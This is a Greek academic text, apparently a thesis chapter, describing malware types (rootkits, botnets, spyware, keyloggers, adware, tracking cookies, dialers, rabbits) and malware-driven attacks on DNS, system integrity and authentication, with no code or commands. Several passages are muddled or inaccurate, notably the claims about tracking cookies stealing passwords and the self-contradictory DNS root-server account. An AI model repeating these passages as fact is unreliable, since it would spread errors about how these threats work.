Τα rootkit είναι προγράμματα ή συνδυασμός διαφόρων προγραμμάτων σχεδιασμένα με σκοπό να λάβουν τον πλήρη έλεγχο της λειτουργίας των υπολογιστών, χωρίς την άδεια από τους χειριστές, τους ιδιοκτήτες ή τους νόμιμους διαχειριστές. Αυτό είναι δυνατό χωρίς κατ' ανάγκη να υπάρχει πρόσβαση στο υλικό καθώς στοχεύουν στην λήψη έλεγχου του λειτουργικού συστήματος που εκτελείται στο υλικό. Συνήθως, τα rootkits επισκιάζουν την παρουσία τους μέσα από την υπεκφυγή ή καταστροφή των πρότυπων μηχανισμών ασφαλείας των λειτουργικών συστημάτων, ενώ συχνά είναι και trojan καταφέρνοντας έτσι να ξεγελάσουν τους χρήστες κάνοντάς τους να πιστέψουν ότι είναι ασφαλής η εκτέλεσή τους στο σύστημα. Τεχνικές που χρησιμοποιούνται για να επιτευχθεί αυτό περιλαμβάνουν, την απόκρυψη εκτελούμενων προγραμμάτων από προγράμματα παρακολούθησης, ή την απόκρυψη αρχείων ή δεδομένων του συστήματος από το λειτουργικό σύστημα. Τα Rootkits αρχικά έβρισκαν εφαρμογή σε έκτακτες καταστάσεις όπου έθεταν υπό έλεγχο συστήματα που δεν αποκρίνονταν, αλλά τα τελευταία χρόνια έχουν χρησιμοποιηθεί σε μεγάλο βαθμό ως κακόβουλα προγράμματα τα οποία και χρησιμοποιούνται για να βοηθήσουν τους εισβολείς να αποκτήσουν πρόσβαση σε συστήματα, αποφεύγοντας παράλληλα την ανίχνευση τους. Rootkits υπάρχουν για μια σειρά από λειτουργικά συστήματα, όπως τα Microsoft Windows, Linux και Solaris και συνήθως δρουν τροποποιώντας συνιστώσες των λειτουργικών συστημάτων ή εγκαθίστανται ως οδηγοί ή λειτουργίες του πυρήνα ανάλογα με τις εσωτερικές λεπτομέρειες των μηχανισμών του εκάστοτε λειτουργικού συστήματος.

Τα Rootkit είναι δυνατό να ανιχνευθούν διαμέσου της ψηφιακής υπογραφής τους από αντιβιοτικά προγράμματα ωστόσο υπάρχουν εγγενείς περιορισμοί για κάθε

πρόγραμμα που επιχειρεί να τα εντοπίσει καθώς τα ίδια τα προγράμματα ανίχνευσης εκτελούνται από το ίδιο το υπό εξέταση σύστημα. Μια επιτυχής εγκατάσταση ενός rootkit επιτρέπει σε μη εξουσιοδοτημένους χρήστες να ενεργούν ως διαχειριστές του συστήματος και, συνεπώς, να έχουν τον πλήρη έλεγχο αυτού. Επιπρόσθετα είναι δυνατό να αποκρύπτουν αρχεία, συνδέσεις δικτύου ή και καταχωρήσεις μητρώου από άλλα προγράμματα που χρησιμοποιούν οι διαχειριστές για την ανίχνευση λογισμικού πρόσβασης με ειδικά προνόμια στους πόρους του υπολογιστή. Ωστόσο δεν είναι αναγκαίο τα rootkits να είναι κατ' ανάγκη κακόβουλο λογισμικό, καθώς μπορούν να χρησιμοποιηθούν τόσο για παραγωγικούς όσο και για καταστροφικούς σκοπούς. Ένα rootkit το οποίο αποκρύπτει βοηθητικά προγράμματα, συνήθως το πράττει για να καταχραστεί εκτεθειμένα συστήματα, και συχνά χρησιμοποιεί τις κερκόπορτες για να βοηθήσει τον εισβολέα στη συνέχεια να αποκτήσει πρόσβαση κατά βούληση. Άλλο ένα στοιχείο των rootkits είναι ότι μπορεί να περιλαμβάνουν εργαλεία για επιθέσεις κατά συστημάτων των υπολογιστών, όπως είναι οι sniffers και τα keyloggers.

Υπάρχουν τουλάχιστον πέντε είδη rootkit. Αυτά είναι το firmware, virtualized, kernel, library και application level. Πιο αναλυτικά το Firmware χρησιμοποίει τις συσκευές ή την πλατφόρμα του firmware για την απόκρυψή του. Το rootkit μπορεί με επιτυχία να κρυφτεί στο firmware, διότι αυτό δεν υπόκειται συχνά σε έλεγχο ακεραιότητας του κώδικα. Το Virtualized λειτουργεί τροποποιώντας την ακολουθία της εκκίνησης του υπολογιστή με στόχο να φορτώνονται τα ίδια αντί του αρχικού λειτουργικού συστήματος. Μόλις φορτωθεί στη μνήμη, ένα virtualized rootkit, φορτώνει το αρχικό λειτουργικό σύστημα ως ιδεατή μηχανή, επιτρέποντας έτσι σε αυτό να εμποδίζει όλες τις κλήσεις που πραγματοποιούνται από το πραγματικό λειτουργικό σύστημα.

Μια άλλη κατηγορία είναι το Kernel level όπου τα rootkits προσθέτουν επιπλέον κώδικα ή αντικαθιστούν τμήματα του λειτουργικού συστήματος, συμπεριλαμβανομένων τόσο του πυρήνα όσο και των συσχετιζόμενων οδηγών των συσκευών. Έτσι κάθε κώδικας που λειτουργεί σε επίπεδο πυρήνα μπορεί να έχει σοβαρές επιπτώσεις στη σταθερότητα του συστήματος αν υπάρχουν λάθη σε αυτόν. Αυτή η κατηγορία είναι ιδιαίτερα επικίνδυνη διότι είναι πολύ δύσκολο να ανιχνευτούν και ο λόγος για τον οποίο αυτό συμβαίνει είναι επειδή λειτουργούν στο ίδιο επίπεδο με το λειτουργικό σύστημα και έτσι μπορούν να τροποποιήσουν ή να εμποδίσουν οποιαδήποτε λειτουργία του συστήματος και των εφαρμογών. Σε μια τέτοια κατάσταση, το ίδιο το σύστημα δεν μπορεί να θεωρηθεί αξιόπιστο και ένας τρόπος για να επαναφερθεί στην αρχική του κατάσταση είναι να εκτελεστεί μια ανάλυση του συστήματος χωρίς σύνδεση δικτύου, χρησιμοποιώντας ένα δεύτερο έμπιστο σύστημα, στο οποίο θα θεωρηθεί ως πόρος ο σκληρός δίσκος του πρώτου.

Επιπλέον, μια άλλη κατηγορία είναι τα rootkit επιπέδου βιβλιοθήκης που παραλλάσουν ή αντικαθιστούν τις κλήσεις του συστήματος με άλλες εκδόσεις οι οποίες αποκρύπτουν πληροφορίες για τον εισβολέα.

Τέλος τα rootkit επιπέδου εφαρμογής μπορούν να αντικαταστήσουν ψηφία συνηθισμένων εφαρμογών με δυαδικά αρχεία κακόβουλου λογισμικού, ή μπορούν να τροποποιήσουν τη συμπεριφορά των υπαρχουσών εφαρμογών χρησιμοποιώντας διάφορες τεχνικές όπως hooks, patches, εμβόλιμο κώδικα ή άλλα μέσα.

5.2.7 Κακόβουλοι Πράκτορες

Το bot είναι κάθε τύπος κακόβουλου λογισμικού, όπως δούρειος ίππος, σκουλήκι, spyware bots ή spybots που καθιστά τον επιτιθέμενο να είναι αόρατος και να έχει εξολοκλήρου τον έλεγχο ενός μολυσμένου υπολογιστή ή ενός δικτύου.

Ένας υπολογιστής που έχει προσβληθεί από ένα bot συνήθως αναφέρεται και ως zombie. Τα bots μπορούν να υποκατηγοροποιηθούν σύμφωνα με τους μηχανισμούς που διανέμονται. Για παράδειγμα ένα spam bot είναι παρόμοιο με ένα ιό ηλεκτρονικού ταχυδρομείου ή με μαζικά μηνύματα από worms που έχουν σαν στόχο το θύμα να το ενεργοποιήσει, είτε με το να ανοίξει ένα επισυναπτόμενο μήνυμα ηλεκτρονικού ταχυδρομείου, ή επιλέγοντας ένα σύνδεσμο που θα οδηγεί σε ένα ιστότοπο από όπου το bot θα κατεβεί στο υπολογιστή του επιτιθέμενου.

Αν το bot κλωνοποιείται ή αυτοεπαναλαμβάνεται και εξάγει αυτούς τους κλώνους σε άλλους υπολογιστές, τότε όλα τα bot μπορούν να επικοινωνήσουν και να αλληλεπιδράσουν μεταξύ τους και ως εκ τούτου να δημιουργούν ένα συνεργαζόμενο δίκτυο από bots που είναι γνωστό και ως botnet. Ειδικότερα τα botnet είναι μια δικτυωμένη ομάδα από zombies που ελέγχονται από hackers γνωστοί και ως *"bot herders"* [20], όπου συνήθως μέσω trojan λογισμικού οι χρήστες το έχουν κατεβάσει, πιστεύοντας ότι αυτό δεν είναι κακόβουλο λογισμικό. Έτσι κάνοντας χρήση πολλών διαδικτυακών μέσων επικοινωνίας όπως για παράδειγμα Internet Relay Chat και Instant Messaging ο hacker μπορεί να ενεργοποιήσει χιλιάδες zombies που θα διαδίδουν spam, θα κάνουν phishing επιθέσεις ή ακόμη θα χρησιμοποιούνται για διαδικτυακά εγκλήματα.


5.2.8 Προγράμματα Παρακολούθησης

Το spyware είναι λογισμικό υπολογιστή το οποίο εγκαθίσταται εν αγνοία του χρήστη με στόχο να σταματήσει ή να λάβει το μερικό έλεγχο της αλληλεπίδρασης του χρήστη με τον υπολογιστή. Μία συνηθισμένη λειτουργία τους είναι να κατακλύζουν τους προσβεβλημένους υπολογιστές με pop-up διαφημίσεις (παρόλο που κάτι τέτοιο είναι δυνατόν να υλοποιηθεί και από τις ίδιες τις ιστοσελίδες χρησιμοποιώντας Javascript). Η λειτουργικότητα τους παρόλα αυτά ξεπερνά κατά πολύ την απλή παρακολούθηση της συμπεριφοράς των χρηστών, καθώς είναι ικανά να συλλέξουν διάφορα είδη προσωπικών πληροφοριών, όπως είναι οι συνήθειες που έχουν οι χρήστες κατά την πλοήγησή τους στο διαδίκτυο, τους δικτυακούς τόπους που

επισκέπτονται αλλά και να παρέμβουν στον έλεγχο του χρήστη εγκαθιστώντας επιπρόσθετο λογισμικό, ανακατευθύνοντας την λειτουργία των φυλλομετρητών και προσπελαύνοντας ιστοσελίδες που μπορούν να προσβάλουν τον υπολογιστή με πολύ πιο επικίνδυνους ιούς. Επιπρόσθετα είναι ικανά ακόμα και να αλλάξουν της ρυθμίσεις του υπολογιστή προκαλώντας έτσι μείωση της ταχύτητας των συνδέσεων, διαφορετικές homepages στους περιηγητές καθώς και απώλεια των συνδέσεων αλλά και των προγραμμάτων. Σύμφωνα με τον Peterson P. [21], ο πιο σύνηθες τύπος spyware είναι το Keylogger καθώς παίρνει πληροφορίες που εισάγονται από το πληκτρολόγιο, ελέγχει προσωπικές πληροφορίες και κωδικούς παρακολουθώντας παράλληλα τους ιστότοπους τους οποίους ένας χρήστης επισκέπτεται. Έπειτα όλες αυτές οι πληροφορίες αποθηκεύονται σε ένα αρχείο καταγραφής.

5.2.9 Keyloggers

Τα keyloggers είναι επιβλαβή προγράμματα που εκτελούνται σχεδόν αόρατα, καταγράφουν όλες τις πληροφορίες που πληκτρολογεί ο χρήστης και έπειτα στέλνουν πληροφορίες γι αυτόν που έχει κάνει την επίθεση με το keylogger. Είναι πολύ επικίνδυνα προγράμματα και μπορούν να χρησιμοποιηθούν προκειμένου να κλέψουν το αριθμό της πιστωτικής κάρτας και τους κωδικούς πρόσβασης που χρησιμοποιεί ο χρήστης κατά τη διάρκεια των ηλεκτρονικών του συναλλαγών. Τα Keylogger μπορούν να συλλέγουν πιστοποιητικά για ένα μεγάλο αριθμό ιστότοπων. Γι αυτό το λόγο υπάρχουν οι διαμορφωτές που τα κατασκευάζουν αυτόνομα.. Έτσι μέσω του παραπάνω εργαλείου καταγράφουν τις κινήσεις των χρηστών.



Εικόνα 5.2.9.1: Απεικόνιση ενός διαμορφωτή Keylogger [22]

5.2.10 Adware

Το adware είναι λογισμικό υποστήριξης διαφημίσεων καθώς είναι οποιοδήποτε πακέτο λογισμικού που αυτόματα, παίζει, εμφανίζει, ή κατεβάζει διαφημιστικό υλικό σε έναν υπολογιστή, αφού έχει γίνει εγκατάσταση αυτού ή κατά την διάρκεια της εκτέλεσής του. Εμφανίζουν διαφημιστικά πλαίσια στο περιβάλλον άλλων προγραμμάτων και ανακατευθύνουν ερωτήματα αναζήτησης σε διαφημιστικούς δικτυακούς τόπους. Ορισμένα είδη adware είναι επίσης και spyware και μπορούν να θεωρηθούν ως λογισμικό παραβίασης της ιδιωτικότητας. Το adware είναι λογισμικό με λειτουργίες διαφήμισης οι οποίες ενσωματώνονται ή ομαδοποιούνται μαζί με ένα πρόγραμμα και μεταφέρουν πληροφορίες με την άδεια του χρήστη. Όπως εύκολα γίνεται αντιληπτό, αυτού του είδους το λογισμικό έχει σαν απώτερο σκοπό την αποφορά χρημάτων στους συγγραφείς τους λόγω των διαφημίσεων παρακινώντας τους έτσι κατά αυτό τον τρόπο να συνεχίσουν να αναβαθμίζουν και να αναπτύσσουν νέο λογισμικό. Μία άλλη δυνατότητα των adware είναι ότι μπορούν να κατεβάζουν και να εγκαθιστούν στον υπολογιστή λογισμικό που πιθανόν δεν θέλει κάποιος να εγκατασταθεί χωρίς ωστόσο να είναι τόσο ενοχλητικό όσο είναι τα spyware.

5.2.11 Tracking cookie

Ένα cookie είναι μια δομή δεδομένων που αποθηκεύει πληροφορίες. Τα tracking cookie είναι αρχεία που περνούν στο υπολογιστή των χρηστών έπειτα από την επίσκεψή του σε διαδικτυακούς ιστότοπους αμφιβόλου ποιότητας. Επίσης, μπορεί να είναι μικρές εικόνες ή κείμενο τα οποία διαβάζονται από κάποιο κακόβουλο πρόγραμμα που έχει σαν στόχο να τραβηχτούν οι κωδικοί που χρησιμοποιεί ένας χρήστης, όπως ο αριθμός της πιστωτικής τους κάρτας σε μια ηλεκτρονική συναλλαγή, καθώς και να μεταφέρουν δεδομένα που θα καταγράφουν τις συνήθειες του χρήστη στο διαδίκτυο προς αυτόν που τα τοποθέτησε.

5.2.12 Porn Dialers

Τα porn dialers είναι προγράμματα auto-dialers. Σύμφωνα με τον Shields G. [31], αυτά τα προγράμματα πραγματοποιούν αυτόματα κλήσεις σε αριθμούς πορνογραφικών υπηρεσιών και αποθηκεύουν αριθμούς τηλεφώνων τέτοιων υπηρεσιών και ενημερώνουν τους χρήστες για τις ενέργειές τους. Πιο γνωστά είναι τα porn - downloader’s που είναι προγράμματα για τη λήψη αρχείων από το διαδίκτυο και μεταφέρουν στον υπολογιστή του χρήστη πληροφορίες πορνογραφικού περιεχομένου. Επίσης, χρησιμοποιούνται ως εργαλεία για την αναζήτηση και

προβολή πορνογραφικού υλικού καθώς περιλαμβάνονται ειδικές γραμμές εργαλείων για προγράμματα περιήγησης και ειδικά προγράμματα αναπαραγωγής βίντεο.

5.2.13 Rabbit


Ο όρος rabbit (κουνέλι) είναι ένας όρος που χρησιμοποιείται για να περιγράψει τη ραγδαία αύξηση του κακόβουλου λογισμικού. Επίσης, αναφέρονται και ως βακτήρια [6]. Σύμφωνα με τον Flint B. και άλλους [26], υπάρχουν δύο κατηγορίες rabbits. Η πρώτη είναι ένα πρόγραμμα που προσπαθεί να καταναλώσει όλους τους πόρους ενός συστήματος, όπως ο χώρος του δίσκου. Ένα παράδειγμα αυτού του τύπου κουνελιού είναι το *"fork bomb",* που δημιουργεί νέες διεργασίες μέσα σε ένα ατέρμονα βρόχο.

Ο δεύτερος τύπος κουνελιού είναι μια ειδική περίπτωση σκουληκιού. Συγκεκριμένα είναι ένα αυτόνομο πρόγραμμα που αυτοεπαναλαμβάνεται στο δίκτυο από υπολογιστή σε υπολογιστή, αλλά διαγράφει το πραγματικό του αντίγραφο με την ολοκλήρωση της διάδοσής του. Παρόλα αυτά τα rabbits χρησιμοποιούνται σπάνια ως μέσο κακόβουλου λογισμικού για την επίθεση σε συστήματα.

Κεφάλαιο 6^{ο} – Οι επιθέσεις με κακόβουλου λογισμικού

6.1 Οι συνηθέστερες επιθέσεις με τη χρήση κακόβουλου λογισμικού

Η χρήση των τεχνολογιών ανωνυμίας μπορεί να προκαλέσει ένα πιο σημαντικό πρόβλημα που θα κάνει πιο δύσκολη την αναγνώριση της προέλευσης των επιθέσεων με τη χρήση κακόβολου λογισμικού. Επιπλέον οι επιτιθέμενοι χρησιμοποιούν μεθόδους που κάνουν πιο αποτελεσματικές τις επιθέσεις που εξαπολύουν. Έτσι θα είναι δύσκολο να ανιχνευτεί η ταυτότητα των επιτιθέμενων. Με βάση την παρακάτω έρευνα, που διενεργήθηκε στη πολιτεία του Oregon το Δεκέμβριο του 2009, η πιο διαδεδομένη απειλή τότε ήταν αυτή που είχε σαν στόχο τη προσποίηση δηλαδή ότι πάει να ανιχνεύσει από τον υπολογιστή ιούς και να τους βρει. Εφόσον δεν υφίστανται απειλές, μερικές φορές δημιουργεί αρχεία γεμάτα "σκουπίδια" που υποτίθεται ότι θα τα βρει σαν ιούς μετά. Επιπροσθέτως, από την έρευνα προκύπτουν οι λιγότερο δημοφιλείς επιθέσεις είναι αυτές που προέρχονται από κάποια εξειδικευμένα worms όπως το Koobface και το Conficker.



Διάγραμμα 6.1.1: Οι 10 πιο δημοφιλείς επιθέσεις με τη χρήση κακόβουλου λογισμικού στη πολιτεία του Oregon [28]

Το malware εξαπλώνεται πλέον σε όλο τον κόσμο δίνοντας έτσι την ευκαιρία σε πολλούς να εξαπολύουν επιθέσεις στο κυβερνοχώρο εφόσον ο επιτιθέμενος επιθυμεί να μεγιστοποιήσει τη ζημιά που θέλει να προκαλέσει. Εν τέλει η ανωνυμία που υπάρχει στο διαδίκτυο έχει σαν στόχο τη παρεμπόδιση του εντοπισμού και τη διερεύνηση των επιθέσεων που κάνουν οι επιτιθέμενοι με τη χρήση του κακόβουλου λογισμικού.

6.2 Κατηγορίες επιθέσεων με χρήση κακόβουλου λογισμικού

6.2.1 Επιθέσεις στο DNS

Όπως όλα τα άλλα συστήματα έτσι και οι servers που έχουν ένα DNS μπορεί να είναι ευπαθείς σε επιθέσεις κακόβουλου λογισμικού. Για παράδειγμα αυτοί που προσποιούνται τους κακόβουλους μπορούν να προσπαθούν να κατακλύσουν τους DNS servers με το να δρομολογούν DDoS επιθέσεις. Αν ένα τμήμα του DNS καταρρεύσει ή βγει εκτός λειτουργίας αυτό συνήθως έχει σαν αποτέλεσμα οι ιστότοποι να μην είναι προσπελάσιμοι καθώς και να μην είναι διαθέσιμη η υπηρεσία του ηλεκτρονικού ταχυδρομείου. Οι επιθέσεις στην υποδομή του DNS περιλαμβάνουν μεταξύ των άλλων και απώλεια υπηρεσιών, κλέψιμο και απώλεια της συνοχής τους. Παρόλο που έχει γίνει σημαντική δουλειά για την ασφάλεια της υποδομής του DNS εντούτοις είναι πολύ δαπανηρή προκειμένου να αντιμετωπιστεί πλήρες αυτό το πρόβλημα.

Οι επιθέσεις κατά του DNS δεν είναι καινούργιες αλλά προϋπήρχαν και δρομολογούσαν επιθέσεις κατά στόχων που είχαν μεγάλη αξία όπως οι DNS root

servers, σύμφωνα με το οδηγό του NIST [4]. Για παράδειγμα το 2002 ένα μεγάλο σε εύρος επιθέσεων δρομολογήθηκαν εναντίον τους και παρόλα αυτά το σύστημα συνέχισε να λειτουργεί παρά τη μειωμένη απόδοση που είχε ο DNS server. Με βάση λοιπόν το NIST [4] οι επιθέσεις κατά των root server παρόλο που ήταν ανθεκτικές υπήρξαν ανεπιτυχείς επειδή είναι ευρέως γνωστό ότι τέτοιες επιθέσεις μπορούν να βλάψουν τη λειτουργία του DNS και ως εκ τούτου να επηρεάσουν και τη λειτουργία του διαδικτύου στα συστήματα.

6.2.2 Επιθέσεις που έχουν σαν στόχο να προσβάλλουν την ακεραιότητα του πληροφοριακού συστήματος

Όπως είναι φυσικό όταν το κακόβουλο λογισμικό προσβάλει και μολύνει ένα υπολογιστικό σύστημα, αυτό θα περιέχει μια επίθεση που θα έχει σαν στόχο την ακεραιότητα του πληροφορικού συστήματος. Αυτό επιτυγχάνεται με δύο τρόπους. Στο πρώτο έχει στόχο να παρακολουθεί το ίδιο το σύστημα, όπως τι δεδομένα αποθηκεύονται σε αυτό, ποιοί έχουν πρόσβαση σε αυτό. Παράλληλα ο επιτιθέμενος θα μπορεί να παραποιεί αυτές τις πληροφορίες. Έπειτα εφόσον ένα τέτοιο σύστημα έχει προσβληθεί, τότε χάνεται η αξιοπιστία και ακεραιότητά του. Έτσι οι επιθέσεις που στοχεύουν να προσβάλλουν την ακεραιότητα ενός πληροφοριακού συστήματος χρησιμεύουν ως προπύργιο για άλλες επιθέσεις, όπως το να γίνει κλοπή ευαίσθητων δεδομένων ή επιθέσεις που θα προσβάλουν τη διαδικασία αυθεντικοποίησης ενός συστήματος.


6.2.3 Επιθέσεις κατά τη διάρκεια της αυθεντικοποίησης

Οι επιθέσεις που έχουν ως στόχο να ελέγχουν τη ταυτότητα των χρηστών, όπως το όνομα χρήστη και τον κωδικό πρόσβασης μιας χρήσεως που χρησιμοποιούν, είναι άκρως διαδεδομένη και αποτελεσματική όταν γίνεται χρήση κακόβουλου λογισμικού. Τέτοιου είδους επιθέσεις όπως αυτές που προσβάλουν την ακεραιότητα ενός συστήματος χρησιμοποιούνται ως μέσο προκειμένου να κλαπούν πιο σημαντικές πληροφορίες από υπολογιστές οι οποίοι έχουν δεχθεί επίθεση. Για να αποτραπεί αυτό μπορεί να γίνει χρήση πολλαπλής αυθεντικοποίησης όπως κατά τη χρήση ενός εικονικού δικτύου απομακρυσμένης πρόσβασης ή σε μία διαδικτυακή τραπεζική συναλλαγή. Παρόλα αυτά η χρήση ενός hardware token που δημιουργεί έναν μοναδικό κωδικό πρόσβασης είναι ευπαθές σε μια επίθεση κακόβολου λογισμικού.

Τα ψηφιακά πιστοποιητικά και οι συνδέσεις secure socket layer συνήθως χρησιμοποιούνται για να προστατέψουν την ακεραιότητα και την αξιοπιστία των δεδομένων που αποστέλλονται μέσω του διαδικτύου. Επιπροσθέτως χρησιμεύουν και στο να αυθεντικοποιήσουν απομακρυσμένους host όπως έναν απομακρυσμένο server. Καθώς αυτές οι μέθοδοι προστασίας είναι χρήσιμες εντούτοις δεν παρέχουν ασφάλεια

στους αποδέκτες μιας συναλλαγής. Καθώς δημιουργείται ένα SSL, τα δεδομένα πρέπει να κρυπτογραφηθούν και να αποκρυπτογραφηθούν προκειμένου να τα παραλάβουν οι τελικοί χρήστες με ασφάλεια. Όμως όταν ένα σύστημα που θα έχει προσβληθεί από κακόβουλο λογισμικό, τότε τα δεδομένα θα έχουν αλλοιωθεί πριν τη διαδικασία κρυπτογράφησης και αποκρυπτογράφησης. Εν τέλει οι προσπάθειες για να παρέχεται μεγαλύτερη διασφάλιση για τη χρήση ορισμένων τύπων ψηφιακών πιστοποιητικών δεν μπορεί να επιλύσουν αλλά ούτε και να εξαλείψουν το πρόβλημα της υποκλοπής τους από τους επιτιθέμενους.

Στο παρακάτω σχήμα απεικονίζεται η διαχείριση των δεδομένων αυθεντικοποίησης και συνόδου από ένα επιτιθέμενο.



Σχήμα 6.2.3.1: Απεικόνιση της διαχείρισης των δεδομένων αυθεντικοποίησης και συνόδου από ένα επιτιθέμενο.

Με βάση τα παραπάνω προκύπτει ότι τα δεδομένα αυθεντικοποίησης μεταφέρονται σε κάθε αίτηση και καθίσταται η χρήση SSL οπουδήποτε χρειάζεται αυθεντικοποίηση. Για τις ευπάθειες διαχείρισης συνόδου χρησιμοποιείται το SESSION ID για τη παρακολούθηση της κατάστασης ενός συστήματος. Πολλές φορές αυτό ισοδυναμεί με την παραχώρηση δεδομένων αυθεντικοποίησης στον επιτιθέμενο. Χαρακτηριστικό είναι ότι το SESSION ID είναι συνήθως εκτεθειμένο στο δίκτυο, στο φυλλομετρητή ή στα logs. Χρειάζεται να υπάρχει προσοχή στις κερκόπορτες, να αλλάζει το συνθηματικό, να υπενθυμίζεται το συνθηματικό, να γίνεται αποσύνδεση. Οι συνήθεις επιπτώσεις που έχει η διαχείριση των δεδομένων αυθεντικοποίησης και συνόδου από ένα επιτιθέμενο είναι η υποκλοπή των λογαριασμών ή των συνόδων των χρηστών. Με λίγα λόγια η αυθεντικοποίηση πρέπει

να βασίζεται σε απλά κεντρικοποιημένα πρότυπα, με τη χρήση του κλασικού αναγνωριστικού εισόδου όπως παρέχεται από τον container. Εκτός των άλλων το SSL πρέπει να προστατεύει τα δεδομένα αυθεντικοποίησης και το αναγνωριστικό εισόδου διαρκώς. Παρόλο που υπάρχει μια αδυναμία χρήσης μεθόδων αυτοματοποιημένης ανάλυσης είναι αναγκαίος ο έλεγχος του πιστοποιητικού SSL, ο έλεγχος της υλοποίησης με το *OWASP WebScarab*, να γίνεται μια επισκόπηση όλων των διαδικασιών και μεθόδων που σχετίζονται με την αυθεντικοποίηση, να βεβαιωθεί ο εκάστοτε χρήστης ότι με την αποσύνδεσή του καταστρέφεται και η σύνοδος.

